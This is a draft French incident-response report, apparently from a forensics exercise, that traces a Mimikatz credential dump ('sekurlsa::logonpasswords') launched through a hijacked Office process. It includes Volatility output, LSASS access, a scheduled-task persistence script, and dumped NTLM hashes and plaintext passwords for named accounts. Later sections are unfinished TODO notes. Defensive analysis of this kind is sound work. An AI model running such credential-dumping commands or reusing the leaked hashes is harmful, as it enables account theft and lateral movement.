


Figure: Analyse VirusTotal du fichier USBCoreMm.exe

- **MD5** : e930b05efe23891d19bc354a4209be3e
- **Score** : 62/72
- **Exécutions** :
 - Le 14 avril 2024 à 10:11:03 CEST
 - Le 14 avril 2024 à 10:15:38 CEST
 - Le 14 avril 2024 à 10:16:00 CEST

Timestamp	Source Description	Source Name	macb	Inode	Long Description
=	#Ec	#Ec	#Ec	=	#Ec [USBCore]
2024-04-14 08:11:03	WinPrefetch	LOG	102198	Prefetch [USBCOREMM.EXE] was executed - run count 3
2024-04-14 08:15:38	WinPrefetch	LOG	102198	Prefetch [USBCOREMM.EXE] was executed - run count 3
2024-04-14 08:16:00	WinPrefetch	LOG	.8..	102198	Prefetch [USBCOREMM.EXE] was executed - run count 3

Figure: Liste des executions du fichier USBCoreMm.exe

- **Classification** : Outil d'attaque pour l'extraction de mots de passe en mémoire.
- **But** :
 - Récupérer des **mots de passe en clair, hachages NTLM, tickets Kerberos**.
 - Permettre des attaques **Pass-the-Hash / Pass-the-Ticket / Golden Ticket**.

Hypothèse :

L'utilisation de **Mimikatz** est une **indication claire** que l'attaquant a tenté de **récupérer des identifiants système** pour **escalader ses priviléges ou rebondir sur d'autres machines du réseau**.

B - Exploitation des logs USB et Mimikatz :

a - USBLog.txt - Extraction des identifiants

L'analyse du fichier **USBLog.txt** révèle plusieurs comptes compromis :

1. **Compte N3-martino**
 - **NTLM** : a6e998c6d102dfe31d89288c41ba61a5
 - **SHA1** : df2279ab558f16cc8c73ba858e64613fa51bdfa0
 - **Mot de passe Kerberos** : \$martin\$123
2. **Compte girardp**
 - **NTLM** : 6c75ba936b7c1b0affa34302c17cf4b
 - **SHA1** : 7e5b1ede3de24e1fc7fcfd1bec99426873a26b04

- Mot de passe Kerberos : \$sea\$1234

Hypothèse :

Ces identifiants ont été récupérés via **Mimikatz**, ce qui signifie que l'attaquant a pu utiliser des attaques **Pass-the-Hash / Pass-the-Ticket ou Golden Ticket** pour accéder à d'autres machines.

b - mimikatz.log - Confirmation de l'extraction de mots de passe

Le fichier **mimikatz.log** montre que **Mimikatz** a extrait plusieurs identifiants :

- Mot de passe NTLM et SHA1 des comptes système.
- Tickets Kerberos récupérés, permettant de se faire passer pour des utilisateurs légitimes.

L'attaquant a utilisé **Mimikatz** pour voler des identifiants Windows et pourrait exécuter des commandes importantes.

3 - ee.txt - Fichier .txt contenant des informations

Le fichier **ee.txt** contient le mot de passe kerberos de l'utilisateur N3-Marino.

II-5-Analyse détaillé de l'exploitation

A - USBCoreMm.exe

L'exécution de **volatility** avec cmdline révèle que **USBCoreMm.exe** exécute la commande suivante :

```
*****  
USBCoreMm.exe pid: 3924  
Command line : USBCoreMm.exe "sekurlsa::logonpasswords"  
*****
```

Figure: Executions du fichier USBCoreMm.exe

Cette commande est typique de **Mimikatz**, permettant l'extraction des identifiants en mémoire.

a - Bibliothèques chargées

L'analyse des DLLs montre le chargement de bibliothèques liées à la sécurité et à l'authentification, confirmant l'extraction de credentials :

- **cryptdll.dll** → Interactions avec LSASS
- **samlib.dll** → Accès aux comptes locaux
- **secur32.dll** → Implémente NTLM, Kerberos, SSP
- **msasn1.dll** → Décodage ASN.1 des certificats
- **cryptbase.dll, bcrypt.dll, bcryptPrimitives.dll** → Gestion du chiffrement

b - Analyse des API Hooks

```
vol.py -f DESKTOP-B0B53IL.mem --profile=Win10x64_19041 apihooks -p 3924 | grep -i "lsass\|secur32\|samlib\|cryptdll\|advapi32"
Volatility Foundation Volatility Framework 2.6.1
Function: advapi32.dll!SystemFunction007
Function: advapi32.dll!SystemFunction006
Function: advapi32.dll!SystemFunction024
Victim module: ADVAPI32.dll (0x7ffd1e500000 - 0x7ffd1e5b0000)
Function: ADVAPI32.dll!CryptAcquireContextA at 0x7ffd1e517080
Victim module: ADVAPI32.dll (0x7ffd1e500000 - 0x7ffd1e5b0000)
Function: ADVAPI32.dll!CryptAcquireContextW at 0x7ffd1e5171c0
Victim module: ADVAPI32.dll (0x7ffd1e500000 - 0x7ffd1e5b0000)
Function: ADVAPI32.dll!CryptCreateHash at 0x7ffd1e516900
Victim module: ADVAPI32.dll (0x7ffd1e500000 - 0x7ffd1e5b0000)
Function: ADVAPI32.dll!CryptDestroyHash at 0x7ffd1e516cf0
Victim module: ADVAPI32.dll (0x7ffd1e500000 - 0x7ffd1e5b0000)
Function: ADVAPI32.dll!CryptDestroyKey at 0x7ffd1e516f30
Victim module: ADVAPI32.dll (0x7ffd1e500000 - 0x7ffd1e5b0000)
Function: ADVAPI32.dll!CryptExportKey at 0x7ffd1e516850
Victim module: ADVAPI32.dll (0x7ffd1e500000 - 0x7ffd1e5b0000)
Function: ADVAPI32.dll!CryptGenRandom at 0x7ffd1e517a50
Victim module: ADVAPI32.dll (0x7ffd1e500000 - 0x7ffd1e5b0000)
Function: ADVAPI32.dll!CryptGetDefaultProviderW at 0x7ffd1e517590
Victim module: ADVAPI32.dll (0x7ffd1e500000 - 0x7ffd1e5b0000)
Function: ADVAPI32.dll!CryptGetHashParam at 0x7ffd1e516330
Victim module: ADVAPI32.dll (0x7ffd1e500000 - 0x7ffd1e5b0000)
Function: ADVAPI32.dll!CryptHashData at 0x7ffd1e516d10
Victim module: ADVAPI32.dll (0x7ffd1e500000 - 0x7ffd1e5b0000)
Function: ADVAPI32.dll!CryptImportKey at 0x7ffd1e516830
Victim module: ADVAPI32.dll (0x7ffd1e500000 - 0x7ffd1e5b0000)
Function: ADVAPI32.dll!CryptReleaseContext at 0x7ffd1e5175b0
Victim module: ADVAPI32.dll (0x7ffd1e500000 - 0x7ffd1e5b0000)
Function: ADVAPI32.dll!CryptSetHashParam at 0x7ffd1e517c80
Victim module: ADVAPI32.dll (0x7ffd1e500000 - 0x7ffd1e5b0000)
Function: ADVAPI32.dll!CryptVerifySignatureW at 0x7ffd1e517a30
```

Figure: Liste api hook par USBCoreMm.exe

USBCoreMm.exe a **hooké advapi32.dll**, une bibliothèque utilisée pour la **cryptographie et l'authentification Windows**. Normalement, Windows utilise cette DLL pour **chiffrer et gérer les identifiants** avant de les envoyer à **LSASS**

Ce qui est suspect :

- Il intercepte des fonctions clés comme **SystemFunction007**, **CryptExportKey** et **CryptHashData**, ce qui permet de récupérer des mots de passe ou des clés avant qu'ils ne soient sécurisés.

- Il modifie des API cryptographiques sans raison légitime, une technique typique des malwares comme Mimikatz.
- Windows n'a pas besoin de modifier ces fonctions pour fonctionner normalement, ce qui suggère que USBCoreMm.exe cherche à voler des identifiants en mémoire sans interagir directement avec LSASS, le rendant ainsi plus furtif et efficace.

c - Analyse mémoire & manipulation de LSASS

L'exécution de “`vol.py -f DESKTOP-BOB53IL.mem --profile=Win10x64_19041 handles -p 3924`” met en évidence plusieurs interactions critiques :

- Accès au processus lsass.exe (PID: 664)

0xfffffb2033d010080	3924	0x2a4	0x1010 Process	lsass.exe(664)
0xfffffb20342fd1860	3924	0x2a8	0x1f0003 Event	

Figure: Accès de lsass par USBCoreMm.exe

Le fait que **USBCoreMm.exe** ait un **handle sur LSASS** signifie qu'il tente d'accéder à la mémoire du processus LSASS, une technique couramment utilisée pour extraire des hash NTLM et des tickets Kerberos.

Ce comportement est suspect, car seuls les processus système légitimes devraient interagir avec LSASS. Ici, **USBCoreMm.exe** semble chercher à récupérer des identifiants stockés afin de les réutiliser dans des attaques Pass-the-Hash ou Pass-the-Ticket, permettant ainsi d'accéder à d'autres machines sans mot de passe.

- Ouverture du registre
`SYSTEM\CONTROLSET001\SERVICES\TCPIP\PARAMETERS\INTERFACES`

0xfffffc60b0cc3c2c0	3924	0xf8	0x20019 Key	MACHINE\SYSTEM\CONTROLSET001\SERVICES\TCPIP\PARAMETERS\INTERFACES
0xfffffc60b0cc3d4d0	3924	0xfc	0x20019 Key	MACHINE\SYSTEM\CONTROLSET001\SERVICES\TCPIP6\PARAMETERS\INTERFACES

Figure: Accès de registre interface réseau par USBCoreMm.exe

Suggère une potentielle inspection ou modification des paramètres réseau.

- Ouverture du registre `\Device\KsecDD`

0xfffffb2033d66a3b0	3924	0x214	0x100001 File	\Device\KsecDD
---------------------	------	-------	---------------	----------------

Figure: Accès de registre KsecDD par USBCoreMm.exe

KsecDD est un **driver crucial** utilisé par Windows pour la **gestion des identités et l'authentification**. Un **malware comme Mimikatz** l'utilise souvent pour **intercepter les appels d'authentification Windows**. L'accès à **KsecDD** suggère une **tentative d'interception bas niveau**, permettant de **contourner les protections et extraire les credentials avant leur traitement par LSASS**.

d - Connexion réseau

L'exécution de **netscan** montre qu'**aucune connexion réseau n'a été établie** par **USBCoreMm.exe**. Cela indique que l'outil a été **exécuté localement**, sans **exfiltration immédiate des credentials** vers un serveur distant.

e - Processus parent et enfant

La commande “**vol.py -f DESKTOP-BOB53IL.mem --profile=Win10x64_19041 pstree**” révèle l'origine de l'exécution :

- cmd.exe (PID: 936) a lancé **USBCoreMm.exe à 10:16:00 CEST**.

```
vol.py -f DESKTOP-BOB53IL.mem --profile=Win10x64_19041 pstree | grep "3924"
Volatility Foundation Volatility Framework 2.6.1
... 0xfffffb2033d2530c0:USBCoreMm.exe          3924    936      1      0 2024-04-14 08:16:00 UTC+0000
```

Figure: PID et PPID de USBCoreMm.exe

- cmd.exe lui-même a été exécuté par **OfficeClickToR.exe (PID: 2772)** à **10:08:43 CEST**, un processus légitime de Microsoft Office, mais potentiellement détourné.

```
vol.py -f DESKTOP-BOB53IL.mem --profile=Win10x64_19041 pstree | grep "936"
Volatility Foundation Volatility Framework 2.6.1
. 0xfffffb203456da080:cmd.exe                936   2772      0 ----- 2024-04-14 08:08:43 UTC+0000
... 0xfffffb2033f289080:conhost.exe            9020   936      3      0 2024-04-14 08:08:43 UTC+0000
... 0xfffffb2033d2530c0:USBCoreMm.exe          3924   936      1      0 2024-04-14 08:16:00 UTC+0000
```

Figure: PID et PPID de cmd.exe

f -OfficeClickToR.exe

Le processus **OfficeClickToR.exe** présente plusieurs comportements **anormaux** qui suggèrent qu'il a été **compromis** et pourrait être utilisé comme **dropper** ou pour **exécuter du code malveillant en mémoire**.

- **Présence d'exécutions anormales** : OfficeClickToRun.exe ne lance normalement pas cmd.exe de manière autonome.

- **Modules anormaux chargés** : malfind révèle plusieurs allocations mémoire en PAGE_EXECUTE_READWRITE.

```
vol.py -f DESKTOP-B0B53IL.mem --profile=Win10x64_19041 malfind -p 2772
Volatility Foundation Volatility Framework 2.6.1
Process: OfficeClickToR Pid: 2772 Address: 0x19cae6c0000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: PrivateMemory: 1, Protection: 6
```

Figure: allocation en mémoire anormale sur OffiClickToR

Un programme standard n'a pas besoin d'avoir de la mémoire modifiable ET exécutable en même temps.

- **Détection de shellcode possible** : Des segments mémoire non liés au binaire d'origine sont visibles.

0x0000000001d2e0008 780d	JS 0x1d2e0017
0x0000000001d2e000a 0000	ADD [EAX], AL
0x0000000001d2e000c 0000	ADD [EAX], AL
0x0000000001d2e000e 0000	ADD [EAX], AL
0x0000000001d2e0010 45	INC EBP
0x0000000001d2e0011 0000	ADD [EAX], AL
0x0000000001d2e0013 0049c7	ADD [ECX-0x39], CL
0x0000000001d2e0016 c20000	RET 0x0
0x0000000001d2e0019 0000	ADD [EAX], AL
0x0000000001d2e001b 48	DEC EAX
0x0000000001d2e001c b810e837d3	MOV EAX, 0xd337e810
0x0000000001d2e0021 fc	CLD
0x0000000001d2e0022 7f00	JG 0x1d2e0024
0x0000000001d2e0024 00ff	ADD BH, BH
0x0000000001d2e0026 e049	LOOPNZ 0x1d2e0071
0x0000000001d2e0028 c7c201000000	MOV EDX, 0x1
0x0000000001d2e002e 48	DEC EAX
0x0000000001d2e002f b810e837d3	MOV EAX, 0xd337e810
0x0000000001d2e0034 fc	CLD

Figure: Segment de code potentiellement exécutable dans OffiClickToR

Les instructions ADD [EAX], AL et OR EAX, [EDI-0x31] sont souvent utilisées dans du **self-modifying code**, une technique typique des malwares.

Le JS (Jump if Sign) est suspect, car ce n'est pas un comportement courant dans un binaire Microsoft propre.

L'instruction CLD est utilisée pour **préparer une exécution mémoire** en modifiant la direction des opérations sur les chaînes de caractères et les données.

Cela suggère que **du code injecté va être exécuté sous peu**.

→ **Présence de bibliothèques suspectes :**

- ◆ **clr.dll, mscoreei.dll** → Exécution possible d'un malware basé sur .NET.
- ◆ **MpClient.dll, MpOAV.dll** → Interaction suspecte avec Windows Defender.
- ◆ **adslpdc.dll** → Potentiellement utilisé pour accéder aux ressources Active Directory.

→ **API Hook suspect:**

```
vol.py -f DESKTOP-B0B53IL.mem --profile=Win10x64_19041 apithooks -p 2772 | grep -i "clr\|mscoreei\|MpClient\|MpOAV\|adslpdc"

Volatility Foundation Volatility Framework 2.6.1
Victim module: MpOav.dll (0x7ffd08940000 - 0x7ffd089c1000)
Victim module: adslpdc.dll (0x7fffcfa560000 - 0x7fffcfa5a4000)
Function: adslpdc.dll!BerBvFree at 0x7fffcfa577720
Victim module: adslpdc.dll (0x7fffcfa560000 - 0x7fffcfa5a4000)
Function: adslpdc.dll!LdapControlFree at 0x7fffcfa577a00
Victim module: adslpdc.dll (0x7fffcfa560000 - 0x7fffcfa5a4000)
Function: adslpdc.dll!LdapControlsFree at 0x7fffcfa577e70
Victim module: adslpdc.dll (0x7fffcfa560000 - 0x7fffcfa5a4000)
Function: adslpdc.dll!LdapCountEntries at 0x7fffcfa56d210
Victim module: adslpdc.dll (0x7fffcfa560000 - 0x7fffcfa5a4000)
Function: adslpdc.dll!LdapMemFree at 0x7fffcfa577e70
Victim module: adslpdc.dll (0x7fffcfa560000 - 0x7fffcfa5a4000)
Function: adslpdc.dll!LdapMsgFree at 0x7fffcfa56d1f0
Victim module: adslpdc.dll (0x7fffcfa560000 - 0x7fffcfa5a4000)
Function: adslpdc.dll!LdapValueFree at 0x7fffcfa56cd60
Victim module: adslpdc.dll (0x7fffcfa560000 - 0x7fffcfa5a4000)
Function: adslpdc.dll!LdapValueFreeLen at 0x7fffcfa56d230
Hooking module: adslpdc.dll
```

Figure: Liste api hook par OfficeClickToR.exe

◆ **MpOav.dll (Windows Defender)**

- MpOav.dll est utilisé pour analyser les fichiers et détecter des menaces.
- MpOav.dll est utilisé pour analyser les fichiers et détecter des menaces.
- OfficeClickToR.exe n'a normalement **pas besoin de modifier cette DLL**.
- Un malware pourrait avoir installé des hooks pour **désactiver les scans antivirus** et empêcher la suppression automatique de fichiers malveillants.

◆ **adslpdc.dll (Active Directory)**

- Cette DLL gère les interactions avec Active Directory via LDAP.
- Des fonctions critiques comme **LdapCountEntries** et **LdapMsgFree** sont hookées.
- Un malware pourrait **intercepter ou manipuler les réponses LDAP** pour cacher des utilisateurs ou récupérer des credentials.

→ Connexion réseau

0xb20344e94050	UDPV4	0.0.0.0:0	*:*	2772	OfficeClickToR	2024-04-14 09:12:38 UTC+0000
----------------	-------	-----------	-----	------	----------------	------------------------------

Figure: Liste des interactions réseaux par OfficeClickToR.exe

OfficeClickToR.exe a probablement communiqué avec un serveur distant. Possibilité d'exfiltration de données ou d'une connexion à un serveur de commande et contrôle (C2).

g - Hypothèse

L'analyse mémoire suggère que **OfficeClickToR.exe a été compromis** et utilisé comme **dropper** ou **loader de code malveillant**. Ce programme a exécuté **cmd.exe**, qui a ensuite lancé **USBCoreMm.exe**, un exécutable identifié comme **Mimikatz**, utilisé pour extraire des identifiants en mémoire.

L'attaque semble fonctionner en **plusieurs étapes** :

1. **Injection et exécution de code dans OfficeClickToR.exe** → OfficeClickToR.exe a subi une modification mémoire suspecte, suggérant qu'un attaquant l'a détourné pour exécuter du code arbitraire.
2. **Évasion des mécanismes de sécurité** → Des hooks ont été placés sur **MpOav.dll** (**Windows Defender**) pour potentiellement désactiver l'**antivirus** et sur **adslpdc.dll** (**Active Directory**) pour **intercepter des requêtes LDAP** et récupérer des informations sur les utilisateurs et comptes du domaine.
3. **Lancement de Mimikatz via USBCoreMm.exe** → Une fois la sécurité contournée, USBCoreMm.exe a été lancé pour **extraire des identifiants en mémoire**, notamment via LSASS et KsecDD, avant de potentiellement les réutiliser dans des attaques **Pass-the-Hash ou Pass-the-Ticket**.
4. **Exfiltration possible des données** → OfficeClickToR.exe pourrait avoir communiqué avec un serveur distant pour **transmettre les informations volées** ou recevoir d'autres instructions.

L'ensemble des éléments suggère une attaque avancée visant à **voler des identifiants**, **contourner les protections Windows** et **persister sur le système** en exploitant un processus légitime comme OfficeClickToR.exe.

II-6-Persistence ?

Afin de savoir s'il y avait une persistance mise en place, nous avons cherché dans le dossier “\Windows\System32\tasks\”. Nous y avons trouvé SupervisionDSI.

```
</Principals>
<Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>false</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
        <StopOnIdleEnd>true</StopOnIdleEnd>
        <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <DisallowStartOnRemoteAppSession>false</DisallowStartOnRemoteAppSession>
    <UseUnifiedSchedulingEngine>true</UseUnifiedSchedulingEngine>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>P3D</ExecutionTimeLimit>
    <Priority>7</Priority>
</Settings>
<Actions Context="Author">
    <Exec>
        <Command>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Command>
        <Arguments>-File "C:\Users\girardp.SEA\AppData\Local\Temp\SupervisionDSI.ps1"</Arguments>
    </Exec>
</Actions>
```

Figure: Contenu de SupervisionDSI

Nous remarquons qu'il exécute **SupervisionDSI.ps1**, nous l'avons trouvé et nous avons remarqué qu'il contenait une commande permettant d'exécuter **USBSvc.exe**.

```
$ cat ./Users/girardp.SEA/AppData/Local/Temp/SupervisionDSI.ps1
#DSI Script / Interdiction périphérique USB

Start-Process -FilePath "C:\Users\girardp.sea\AppData\Local\USBMonitor\USBSvc.exe"
$usbDrives = Get-WmiObject Win32_LogicalDisk -Filter "DriveType=2"

if ($usbDrives){
    Write-Output "Clé USB détectée !" | Out-File -FilePath "C:\Users\girardp.sea\AppData\Local\USBMonitor\USBHistory.txt" -Append
    foreach ($drive in $usbDrives) {
        Write-Output "Lettre de lecteur : $($drive.DeviceID)" | Out-File -FilePath "C:\Users\girardp.sea\AppData\Local\USBMonitor\USBHistory.txt" -Append
    }
}
```

Figure: Contenu de SupervisionDSI.ps1

Grâce à la timeline et volatility, nous supposons que cette tâche se lance **toutes les 10 minutes**.

2024-04-14 08:25:30	USBHistory.txt	File reference: 28510-17 Parent file reference: 42606-11 Update source: Update reason: USN_REASON_DATA_EXTEND USN_REASON_CLOSE			
2024-04-14 08:35:30	USBHistory.txt	File reference: 28510-17 Parent file reference: 42606-11 Update source: Update reason: USN_REASON_DATA_EXTEND USN_REASON_CLOSE			
2024-04-14 08:45:30	USBHistory.txt	File reference: 28510-17 Parent file reference: 42606-11 Update source: Update reason: USN_REASON_DATA_EXTEND USN_REASON_CLOSE			
2024-04-14 08:55:30	USBHistory.txt	File reference: 28510-17 Parent file reference: 42606-11 Update source: Update reason: USN_REASON_DATA_EXTEND USN_REASON_CLOSE			
2024-04-14 09:05:30	USBHistory.txt	File reference: 28510-17 Parent file reference: 42606-11 Update source: Update reason: USN_REASON_DATA_EXTEND USN_REASON_CLOSE			
2024-04-14 09:15:30	USBHistory.txt	File reference: 28510-17 Parent file reference: 42606-11 Update source: Update reason: USN_REASON_DATA_EXTEND USN_REASON_CLOSE			
2024-04-14 09:25:30	USBHistory.txt	File reference: 28510-17 Parent file reference: 42606-11 Update source: Update reason: USN_REASON_DATA_EXTEND USN_REASON_CLOSE			
2024-04-14 09:35:30	USBHistory.txt	File reference: 28510-17 Parent file reference: 42606-11 Update source: Update reason: USN_REASON_DATA_EXTEND USN_REASON_CLOSE			
2024-04-14 09:45:30	USBHistory.txt	File reference: 28510-17 Parent file reference: 42606-11 Update source: Update reason: USN_REASON_DATA_EXTEND USN_REASON_CLOSE			
<hr/>					
0xfffffb20343761080: USBScvc.exe	7672	2296	2	0	2024-04-14 09:15:29 UTC+0000
0xfffffb20341fc8080: USBScvc.exe	5204	4100	3	0	2024-04-14 08:35:29 UTC+0000
0xfffffb20339fc6080: USBScvc.exe	5828	8236	2	0	2024-04-14 08:25:29 UTC+0000
0xfffffb20341433080: USBScvc.exe	5836	2128	2	0	2024-04-14 09:25:29 UTC+0000
0xfffffb2033e271340: USBScvc.exe	6400	2536	2	0	2024-04-14 08:55:29 UTC+0000
0xfffffb203391d2080: USBScvc.exe	1372	3752	2	0	2024-04-14 08:45:29 UTC+0000
0xfffffb2033e228080: USBScvc.exe	1236	8384	2	0	2024-04-14 08:15:29 UTC+0000
0xfffffb203448e1340: USBScvc.exe	4484	6928	2	0	2024-04-14 09:35:29 UTC+0000
0xfffffb20345cea080: USBScvc.exe	4584	2040	2	0	2024-04-14 09:05:29 UTC+0000
0xfffffb203477de080: USBScvc.exe	4076	6528	2	0	2024-04-14 09:45:30 UTC+0000

Figures: Observation du lancement de la tâche toutes les 10 minutes

III - ANALYSE GLOBALE

TODO: Ajouter une Intro cette partie

III-1-Analyse des éléments.

A - La cible : Paul Girard

Nom : Paul Girard

Adresse e-mail : girardp.navaltech@proton.me

Profession : Employé chez NavalTech (présence d'un compte N3 et interactions avec un support technique)

Contexte personnel : Père de famille

Intérêts récents : Organisation d'un voyage à Taiwan avec au moins un enfant (recherches sur des sites de jeux et de vacances scolaires)

Utilisation du matériel informatique :

- Utilise un ordinateur d'entreprise pour des activités personnelles
- A emporté son PC professionnel chez lui durant le week-end
- A été actif sur son ordinateur un dimanche, jour de l'attaque

Points à noter :

- La compromission pourrait être liée à un usage mixte de l'ordinateur (professionnel et personnel)
- La navigation sur des sites liés aux vacances et jeux pourrait être un vecteur d'attaque (phishing, malvertising, etc.)
- La machine compromise étant professionnelle, l'impact peut aller au-delà des données personnelles et toucher NavalTech.

B - L'attaquant : Murky

TODO : Donner le max d'info sur l'attaquant

C - Analyse général de l'attaque

TODO : Donner dans cette sous partie une vision globale et synthétiser l'attaque, dire on en est ou sur la cyber kill chain etc etc

III-2-Timeline des événements

TODO : dans cette sous partie, reconstruire donc une timeline des événements complète et détaillé de toute l'attaque du début à la fin dans le détail comme avec le format suivant (simple format d'exemple ne pas prendre en compte le contenu) :

"Le 14 avril 2024 à 07:18:34 UTC, l'utilisateur de la machine compromise accède à une page web pour télécharger un fichier suspect. Cette action semble avoir été effectuée directement via un lien, reçu lui-même par mail à son adresse ce qui laisse à penser que l'utilisateur a obtenu ce lien d'une autre source.

À 07:18:41, le fichier malveillant est téléchargé et renommé "Renewal...docm". Ce type de fichier Word, contenant des macros activables, est un vecteur commun pour les attaques ciblant les systèmes Windows.

À 07:18:42, le fichier est déplacé dans le répertoire local intitulé "FGI_Meridia". Cela indique que l'utilisateur ou l'attaquant (c'est forcément le user car l'attaquant n'est pas encore rentré) organise les fichiers pour un accès ou une exécution ultérieure.

À 07:21:25, le fichier "Renewal...docm" est ouvert, déclenchant l'exécution des macros malveillantes intégrées. Ces macros commencent à exécuter des commandes sur la machine compromise."

IV - Impact

TODO : dans cette sous partie tu vas simplement me decire d'après toutes les investigation l'impact de l'attaque et a quel point elle est violent (essayer de juger al'imapct au plus détaillé)

V - CONTRE MESURE

TODO : dans cette partie, donner toute les contremesure a prendre, au plu vite, legalement, qui doit etre contacter dans lentreprise, qu'est ce qui doit etre fait etc voil des exemple :

Contre-Mesure :

- Changer les mots de passe

- Pas de trace d'extension mais nécessaire de vérifier les machines
 - Supprimer les mails contenant les documents suspicieux
 - Vérifier que les mails n'ont pas été envoyés à plusieurs personnes et ouverts
- Recommandation :
- Plan de sensibilisation (sensibilisation aux risques portés par les mails)
 - Mettre en place une charte d'utilisation du SI et du matériel mis à disposition
 - Définir et mettre en place une politique de mots de passe robuste
 - Mettre en place un système de protection antiviral de la messagerie (vectra)